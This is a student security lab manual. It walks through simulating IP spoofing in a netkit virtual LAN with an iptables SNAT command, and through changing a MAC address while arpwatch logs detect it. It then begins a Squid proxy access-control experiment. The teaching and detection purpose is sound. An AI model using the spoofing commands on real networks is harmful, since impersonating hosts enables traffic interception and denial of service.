Department of Information Technology

Academic Year: 2025-26 **Semester: V**
Class / Branch: TE IT Subject: Security Lab (SL)
Subject Lab Incharge: Prof. Apeksha Mohite

Experiment No. 1

1. Aim: To study IP spoofing and ARP spoofing over a local area network.

2. Theory:

2.1 IP Spoofing

2.1.1 What is Spoofing

A spoofing attack is when a malicious party impersonates another device or user on a network in order to launch attacks against network hosts, steal data, spread malware or bypass access controls. There are several different types of spoofing attacks that malicious parties can use to accomplish this. Some of the most common methods include IP address spoofing attacks, ARP spoofing attacks and DNS server spoofing attacks.

2.1.2 What is IP Spoofing

IP address spoofing is one of the most frequently used spoofing attack methods. In an IP address spoofing attack, an attacker sends IP packets from a false or "spoofed" source address in order to disguise itself. Denial-of- service attacks often use IP spoofing to overload networks and devices with packets that appear to be from legitimate source IP addresses.

There are two ways that IP spoofing attacks can be used to overload targets with traffic. One method is to simply flood a selected target with packets from multiple spoofed addresses. This method works by directly sending a victim more data than it can handle. The other method is to spoof the source IP address of known host which exist over same LAN and send request to server using this IP address. And server

will response back to the spoofed IP address. This is the scenario we are going to study and implement in this experiment.

2.1.3 Simulation of IP Spoofing attack using netkit

Every IP datagram sent in the Internet contains a source and destination IP address in its header. The source is the original sender of the datagram and the destination is the intended recipient. So, when your computer contacts a server on the Internet, that server knows your IP address as it is included in the source field of the IP datagram.

In this experiment, we are going to spoof the IP address of a host present on same LAN and send the request to the server using this spoofed IP address. The server will response back to host whose IP address we have spoofed for sending request. Setting the IP source address of datagrams to be a fake address is called address spoofing. In Linux it is very easy to do using iptables.

In the scenario shown in figure 1, there are three workstations with IP addresses 192.168.1.11, 192.168.1.12 and 192.168.1.13 respectively. Here 192.168.1.11 is an attacker and it sends request to 192.168.1.13 with spoofed IP address 192.168.1.12. As source IP address of the IP datagram received at destination is 192.168.1.12 receiver will response back same IP address.




Fig. 1 IP Spoofing using IP address of known Host over same LAN.

Steps given below are used for simulation of the given scenario of IP spoofing attack using netkit.

Step1 : Using netkit create a LAN network having three workstations PC1,PC2 and PC3.All these three workstations should have same interface eth0 over same LAN A by using command

vstart pc1 –eth0=A

```
root@apsit-HP-Notebook:/home/apsit/Downloads/netkit# vstart pc1 --eth0=A


============= Starting virtual machine "pc1" =============
   Kernel:     /home/apsit/Downloads/netkit/kernel/netkit-kernel
   Modules:    /home/apsit/Downloads/netkit/kernel/modules
   Memory:     32 MB
   Model fs:   /home/apsit/Downloads/netkit/fs/netkit-fs
   Filesystem: /home/apsit/Downloads/netkit/pc1.disk
   Interfaces: eth0 @ A (/root/.netkit/hubs/vhub_root_A.cnct)
   Hostfs at:  /root

Running ==> /home/apsit/Downloads/netkit/bin/uml_switch -hub -unix /root/.netkit
/hubs/vhub_root_A.cnct </dev/null 2>&1
Running ==> xterm -e /home/apsit/Downloads/netkit/kernel/netkit-kernel modules=/
home/apsit/Downloads/netkit/kernel/modules name=pc1 title=pc1 umid=pc1 mem=36M u
bd0=/home/apsit/Downloads/netkit/pc1.disk,/home/apsit/Downloads/netkit/fs/netkit
-fs root=98:1 uml_dir=/root/.netkit/mconsole eth0=daemon,,,/root/.netkit/hubs/vh
ub_root_A.cnct hosthome=/root quiet con0=fd:0,fd:1 con1=null SELINUX_INIT=0
root@apsit-HP-Notebook:/home/apsit/Downloads/netkit# vstart pc2 --eth0=A
```

Similarly PC2 and PC3 are created using same command over LAN A.


Step 2: Assign IP addresses to PC1,PC2 and PC3 as 192.168.1.11, 192.168.1.12 and 192.168.1.13 respectivley.

ifconfig eth0 192.168.1.11

this command will provide the ip 192.168.1.11 to pc1 and similarly we have provided the ip's to two others pc's pc2:-192.168.1.12 pc3:-192.168.1.13

Step 3: Ping without address spoofing


ping form PC1 to PC3 and check that response is given back PC1.




Step 4: PC1 will spoof IP address of PC2 by making changes in iptables of PC1.

Following command is used to spoof the IP address of PC2 to create false identity by PC1.


iptables -t nat -A POSTROUTING -p icmp -j SNAT --to-source 192.168.1.12



Step 5: Packets are caputred using tcpdump. As response will be sent from PC3 to PC2, tcpdump command is executed on PC2 so that it can capture the reply.




Step 6: As tcpdump is in listening state on PC2 , we can ping PC3 from PC1 to check to outocmes of IP spoofing attack.The ping command triggers ICMP Echo Request packets to be sent to the destination IP address every one second. When a computer receives an ICMP Echo Request it will reply with a ICMP Echo Reply.



Before the first ICMP Echo Request packet is sent by PC1, it must first discover the hardware address for the node with IP address 192.168.1.13. In a LAN communications are performed using the data link layer protocol, in this case Ethernet. Although PC1 knows the destination IP address, it must know the destination hardware (Ethernet or MAC) address to send the Ethernet frame to PC3. The Address Resolution Protocol (ARP) is used to perform this mapping of IP address to hardware address.PC1 broadcasts an ARP Request message to all nodes in the LAN, asking other nodes who has (knows) the hardware address for 192.168.1.13. PC3 has this IP

address, and therefore responds with an ARP Reply telling PC1 the corresponding hardware address: 08:00:27:c5:9f:e9. Now PC1 can send the ICMP Echo Request to PC2.

Step 7: Due to IP spoofing attack done by PC1, for PC3 the ping request is from PC2 so reply which is given back is for PC2.



So we have simulated IP spoofing to see the outcomes of IP spoofing attack. Now in next section we will discuss ARP Spoofing or MAC spoofing.

2.2 ARP Spoofing

2.2.1 What is ARP Spoofing

ARP is short form of Address Resolution Protocol.This is a protocol that is used to resolve IP addresses to MAC (Media Access Control) addresses for transmitting data. In an ARP spoofing attack, a malicious party sends spoofed ARP messages across a local area network in order to link the attacker's MAC address with the IP address of a legitimate member of the network. This type of spoofing attack results in data that is intended for the host's IP address getting sent to the attacker instead. Malicious parties commonly use ARP spoofing to steal information, modify data in-transit or stop traffic on a LAN. ARP spoofing attacks can also be used to facilitate other

types of attacks, including denial-of-service, session hijacking and man-in-the-middle attacks. ARP spoofing only works on local area networks that use the Address Resolution Protocol.

2.2.2 Simulation ARP spoofing attack

Step 1: Install arpwatch. Arpwatch is an open source computer software program that helps us to monitor Ethernet traffic activity (like Changing IP and MAC Addresses) on the network and maintains a database of ethernet/ip address pairings. It produces a log of noticed pairing of IP and MAC addresses information along with a timestamps, so we can carefully watch when the pairing activity appeared on the network.

Step 2: Check the status of arpwatch to confirm that arpwatch is in running state.

Step 3: arpwatch maintains a log file to store information about IP addresses and MAC addresses.So any change in IP or MAC address can be noticed by the log entries of /var/log/syslog. Check the contents of /var/log/syslog using command tail -f /var/log/syslog.

```
Jul 19 10:15:55 apsit-HP-Notebook systemd[1]: Starting Hostname Service...
Jul 19 10:15:55 apsit-HP-Notebook dbus[827]: [system] Successfully activated ser
vice 'org.freedesktop.hostname1'
Jul 19 10:15:55 apsit-HP-Notebook systemd[1]: Started Hostname Service.
Jul 19 10:16:04 apsit-HP-Notebook arpwatch: new station 10.1.1.46 d8:32:e3:26:5e
:de enp1s0
Jul 19 10:16:04 apsit-HP-Notebook arpwatch: execl: /usr/lib/sendmail: No such fi
le or directory
Jul 19 10:16:04 apsit-HP-Notebook arpwatch: reaper: pid 4287, exit status 1
Jul 19 10:16:26 apsit-HP-Notebook org.gnome.Screenshot[1779]: ** Message: Unable
 to select area using GNOME Shell's builtin screenshot interface, resorting to f
allback X11.
Jul 19 10:16:36 apsit-HP-Notebook arpwatch: new station 192.168.1.40 34:de:1a:74
:71:74 enp1s0
Jul 19 10:16:36 apsit-HP-Notebook arpwatch: execl: /usr/lib/sendmail: No such fi
le or directory
Jul 19 10:16:36 apsit-HP-Notebook arpwatch: reaper: pid 4322, exit status 1
Jul 19 10:16:38 apsit-HP-Notebook arpwatch: new station 192.168.33.21 78:e3:b5:9
b:c3:89 enp1s0
Jul 19 10:16:38 apsit-HP-Notebook arpwatch: execl: /usr/lib/sendmail: No such fi
le or directory
Jul 19 10:16:39 apsit-HP-Notebook arpwatch: reaper: pid 4323, exit status 1
```

Step 4: Ping to any node on the same LAN. Here we ping to machine having IP address 192.168.36.101 Now 192.168.36.101 node has the IP adress and MAC address of your machine.

```
apsit@apsit-HP-Notebook:~$ ping 192.168.1.130
PING 192.168.1.130 (192.168.1.130) 56(84) bytes of data.
64 bytes from 192.168.1.130: icmp_seq=1 ttl=64 time=0.272 ms
64 bytes from 192.168.1.130: icmp_seq=2 ttl=64 time=0.324 ms
64 bytes from 192.168.1.130: icmp_seq=3 ttl=64 time=0.312 ms
64 bytes from 192.168.1.130: icmp_seq=4 ttl=64 time=0.302 ms
64 bytes from 192.168.1.130: icmp_seq=5 ttl=64 time=0.488 ms
64 bytes from 192.168.1.130: icmp_seq=6 ttl=64 time=0.340 ms
^C
--- 192.168.1.130 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5074ms
rtt min/avg/max/mdev = 0.272/0.339/0.488/0.072 ms
```

Step 5: Now change the MAC address of your system using ifconfig command. Again ping again to 192.168.36.101 with this changed MAC address.

```
apsit@apsit-HP-Notebook:~$ sudo ifconfig enp1s0 hw ether 00:1a:ff:0a:e7:1b
apsit@apsit-HP-Notebook:~$ ping 192.168.1.130
PING 192.168.1.130 (192.168.1.130) 56(84) bytes of data.
64 bytes from 192.168.1.130: icmp_seq=1 ttl=64 time=0.443 ms
64 bytes from 192.168.1.130: icmp_seq=2 ttl=64 time=0.242 ms
64 bytes from 192.168.1.130: icmp_seq=3 ttl=64 time=0.318 ms
64 bytes from 192.168.1.130: icmp_seq=4 ttl=64 time=0.402 ms
^C
--- 192.168.1.130 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3027ms
rtt min/avg/max/mdev = 0.242/0.351/0.443/0.078 ms
apsit@apsit-HP-Notebook:~$ ifconfig
enp1s0    Link encap:Ethernet  HWaddr 00:1a:ff:0a:e7:1b
          inet addr:192.168.1.82  Bcast:192.168.255.255  Mask:255.255.0.0
          inet6 addr: fe80::1a64:8027:42d1:e7c9/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:66043 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2236 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:13703357 (13.7 MB)  TX bytes:196237 (196.2 KB)
```

Step 6: Changes done in MAC address are notified in log entries of /var/log/syslog .

```
le or directory
Jul 19 10:20:35 apsit-HP-Notebook arpwatch: reaper: pid 4489, exit status 1
Jul 19 10:20:35 apsit-HP-Notebook arpwatch: new station 169.254.88.216 dc:4a:3e:
8d:8b:da enp1s0
Jul 19 10:20:39 apsit-HP-Notebook arpwatch: new station 192.168.1.215 dc:4a:3e:8
d:8b:da enp1s0
Jul 19 10:20:39 apsit-HP-Notebook arpwatch: execl: /usr/lib/sendmail: No such fi
le or directory
Jul 19 10:20:39 apsit-HP-Notebook arpwatch: reaper: pid 4492, exit status 1
Jul 19 10:20:40 apsit-HP-Notebook arpwatch: execl: /usr/lib/sendmail: No such fi
le or directory
Jul 19 10:20:40 apsit-HP-Notebook arpwatch: reaper: pid 4490, exit status 1
Jul 19 10:20:41 apsit-HP-Notebook arpwatch: changed ethernet address 192.168.1.8
2 00:1a:ff:0a:e7:1b (00:1a:ff:0a:e7:1c) enp1s0
Jul 19 10:20:41 apsit-HP-Notebook arpwatch: execl: /usr/lib/sendmail: No such fi
le or directory
Jul 19 10:20:41 apsit-HP-Notebook arpwatch: reaper: pid 4494, exit status 1
Jul 19 10:20:47 apsit-HP-Notebook arpwatch: new station 10.1.1.69 78:e3:b5:ab:56
:e0 enp1s0
Jul 19 10:20:47 apsit-HP-Notebook arpwatch: execl: /usr/lib/sendmail: No such fi
le or directory
Jul 19 10:20:47 apsit-HP-Notebook arpwatch: reaper: pid 4497, exit status 1
^C
```

Thus we have simulated ARP spoofing attack and noticed the log entries contaning the changed MAC address alert.

3. Conclusion:

Thus we have studied IP spoofing and ARP spoofing over a local area network. Arpwatch is a great is an open source computer software tool for monitoring Ethernet traffic activity (like Changing IP and MAC Addresses) on your network and maintains a database of ethernet/ip address pairings. It produces a log of noticed pairing of IP and MAC addresses information along with a timestamps, so you can carefully watch when the pairing activity appeared on the network.

Academic Year: 2025-26 **Semester: V**
Class / Branch: TE IT Subject: Security Lab (SL)
Subject Lab Incharge: Prof. Apeksha Mohite

Experiment No. 2

1. **Aim: To study access control list by configuring SQUID proxy server.**

2. **Theory:**

Proxy servers operate as an intermediary between a local network and services available on a larger one such as the Internet. Requests from local clients for web services can be handled by the proxy server, speeding transactions as well as controlling access. Proxy servers maintain current copies of commonly accessed web pages, speeding web access times by eliminating the need to access the original site constantly. They also perform security functions, protecting servers from unauthorized access. Squid is a free, open source, proxy-caching server for web clients, designed to speed Internet access and provide security controls for web servers. Copies of web pages accessed by users are kept in the Squid cache, and as requests are made, Squid checks to see if it has a current copy. If Squid does have a current copy, it returns the copy from its cache instead of querying the original site. If it does not have a current copy, it will retrieve one from the originalsite. In this way, web browsers can then use the local Squid cache as a proxy HTTP server. Squid currently handles web pages supporting the HTTP, FTP, and SSL protocols.


Requirement of squid proxy server can be summarized by following points:

1. Squid stores files from previous requests to speed up future transfers. For example, suppose client1downloads CentOS-7.0-1406-x86_64-DVD.iso from Internet. When client2 requests access

to the same file, squid can transfer the file from its cache instead of downloading it again from the Internet. This feature can be used to speed up data transfers in a network of computers that require frequent updates of some kind.

2. ACLs (Access Control Lists) allow us to restrict the access to websites, and / or monitor the access on a per user basis. Access can be restricted based on day of week or time of day, or domain.

3. Bypassing web filters is made possible through the use of a web proxy to which requests are made and which returns requested content to a client, instead of having the client request it directly to the Internet.



The access control scheme of the Squid web proxy server consists of two different components:

1. The ACL elements are directive lines that begin with the word "acl" and represent types of tests that are performed against any request transaction.

2. The access list rules consist of an allow or deny action followed by a number of ACL elements, and are used to indicate what action or limitation has to be enforced for a given request. They are checked in order, and list searching terminates as soon as one of the rules is a match. If a rule has multiple ACL elements, it is implemented as a boolean AND operation (all ACL elements of the rule must be a match in order for the rule to be a match).


Squid's main configuration file is /etc/squid/squid.conf, which is 5000 lines long since it includes both configuration directives and documentation. For that reason, new squid.conf file can be created with only the lines that include configuration directives for our convenience, leaving out empty or commented lines. To do so, following commands can be used

Installation of SQUID:

Command : sudo apt-get install squid


```
apeksha@apeksha-VirtualBox: ~
apeksha@apeksha-VirtualBox:~$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 16.04 LTS
Release:        16.04
Codename:       xenial
apeksha@apeksha-VirtualBox:~$ sudo apt-get install squid
[sudo] password for apeksha:
Reading package lists... Done
Building dependency tree
Reading state information... Done
squid is already the newest version (3.5.12-1ubuntu7.16).
0 upgraded, 0 newly installed, 0 to remove and 759 not upgraded.
apeksha@apeksha-VirtualBox:~$
```

Check status of SQUID :



Firefox Proxy settings

